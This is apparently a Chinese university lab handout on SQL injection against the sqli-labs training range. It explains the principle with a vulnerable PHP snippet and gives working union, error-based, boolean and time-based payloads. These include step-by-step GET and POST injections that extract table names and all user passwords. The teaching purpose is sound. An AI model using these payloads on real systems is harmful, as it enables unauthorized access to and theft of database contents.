实验三 SQL 注入

实验目的

- 理解 SQL 注入（SQL Injection）漏洞的原理。
- 掌握 SQL 注入的常见攻击方法（报错注入、联合注入与布尔盲注等）。
- 学会对 sqli-labs 靶场 SQL 注入实验环境进行 SQL 注入。
- 掌握对 SQL 注入漏洞的防御策略（如预编译、参数化查询、输入过滤等）。

实验要求

- 利用不同手法对 sqli-labs 中的漏洞页面进行 SQL 注入攻击，获取敏感信息（如数据库名、表名、字段内容等）。
- 记录并分析每一种注入方式的原理、利用步骤和结果。
- 了解针对 SQL 注入攻击的常见防御方法与策略，并整理归纳。
- 撰写实验报告，内容包括漏洞分析、攻击过程截图、防御建议等。

实验内容

简介

SQL 注入即是指 Web 应用程序 对用户输入数据的合法性没有判断或过滤不严，攻击者可以在 Web 应用程序中事先定义好的查询语句（**SELECT**）的结尾上添加额外的 SQL 语句，在网站管理员不知情的情况下实现非法操作，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的敏感数据信息。

原理

用户提交数据后，后端服务器将用户提交的**数据带入 sql 语句对数据库进行操作**，如果没有进行过滤，那么用户提交构造好的特殊语句，就可以**对数据库进行非法的操作**，即引发sql注入，例如以下 PHP 代码：

```
$link=connect();

$id=$_GET['id'];
$query="select username,email from member where id=$id";
$result=execute($link, $query);
```

数据库中有数据如下：

id	username	password	email
1	张三	zhangsan123	zs@qq.com
2	李四	lisi123	ls@qq.com

那么用户提交?id=1，则代入数据库正常查询且正常输出用户张三的信息。
但如果用户提交的数据为

```
?id=1 OR 1=1
```

那么则会返回我们构造的语句对数据库进行的查询操作返回的值，将返回整个 member 表的信息。

```
SELECT username, email FROM member WHERE id=1 OR 1=1;
```

可以看到，如果没有经过过滤就将用户提交的非法数据带入后端执行的话，查询出整个 `member` 表的所有用户数据并输出，这就是最典型的sql注入。

分类

有回显

- **Union query（联合查询注入）**：通过 `UNION SELECT` 将恶意语句与原有语句结合，返回攻击者所需的数据。例如 `id=1 UNION SELECT 1, database();` 可用来获取当前数据库名。
- **Error-based（报错注入）**：利用数据库在查询出错时回显的错误信息，提取数据库结构和内容。例如 `id=1 AND updatexml(1,concat(0x7e,(SELECT user()),0x7e),1)`。


无回显

- **Boolean-based blind（布尔盲注）**：通过提交判断条件，根据页面是否有返回判断真假，从而逐位爆破数据。例如：
  `id=1 AND 1=1` 页面正常返回，
  `id=1 AND 1=2` 页面为空，根据返回内容差异可以逐步判断。
- **Time-based blind（时间盲注）**：通过 `sleep()` 等延迟函数判断条件真假。例如：
  `id=1 AND IF(substr((SELECT database()),1,1)='s',sleep(3),1)` 判断第一个字符是否为 `s`。

内容


1. 注入实验：Less-1（基础 GET 注入）

- **目标页面**： 地址

- 


- **注入步骤：**
  1. 探测注入点：输入 `'`、`1'--+` 等判断是否存在报错信息
     `1--+` 是在 SQL 注入中常见的一种语句，用于**注释掉 SQL 查询中后续的部分**，防止语法错误或绕过条件限制，在 SQL 中，`--` 是注释符，表示这一行后面全部都是注释内容。
  2. 判断列数：
     - `1 ORDER BY 1`、`1 ORDER BY 2`、... 直到页面报错，确定列数
  3. 回显数据：
     - `?id=-1' union select 1,database(),version()--+` 显示当前数据库信息
     - `?id=-1' UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema=database()` 获取表名
     - 查询字段名及数据同理
- **结果记录：**
  - 数据库名
  - 表名
  - 用户数据（如 username、email 等）

2. 注入实验：Less-11（POST注入）

- **目标页面：**地址
- 

- **方式：**POST 请求需借助抓包工具（如 **Burp Suite**）
- **注入步骤：**

1. 捕获 POST 请求



2. 修改 `uname` 和 `passwd` 字段尝试注入，

- `uname=admin'&passwd=admin&submit=Submit` 系统报错，证明有SQL注入漏洞，并且为字符型注入
- 判断字段长度
    - `输入uname=ad' order by 2#&passwd=admin&submit=Submit #回显正常`
    - `uname=ad' order by 3#&passwd=admin&submit=Submit #回显错误`
- 确定回显位置
    - `uname=ad' union select 1,2#&passwd=admin&submit=Submit`

3. 获取信息（使用联合查询、等方法）

- 查看当前数据库及其用户
    - `uname=ad' union select user(),database()#&passwd=admin&submit=Submit`
- 查看所有表
    - `uname=ad' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='security')#&passwd=admin&submit=Submit`
- 查看 `user` 表所有列
    - `uname=ad' union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users')#&passwd=admin&submit=Submit`
- 查看所有用户的账号密码
    - `uname=ad' union select 1,(select

```
group_concat(id,username,password) from
users)#&passwd=admin&submit=Submit`
```

- **结果记录：**
  - 页面行为对比分析
  - 注入点确认方式
  - 成功提取的信息与构造语句

3. 选做

- 墨者学院 SQL注入漏洞测试(布尔盲注)
- 需要注册账号，登录启动靶场环境。
- 若选做本题，需要在实验报告中描述解题思路。

参考资料

- sqli-labs GitHub 项目
- OWASP SQL Injection 指南
- CSDN Sqli-labs通关教程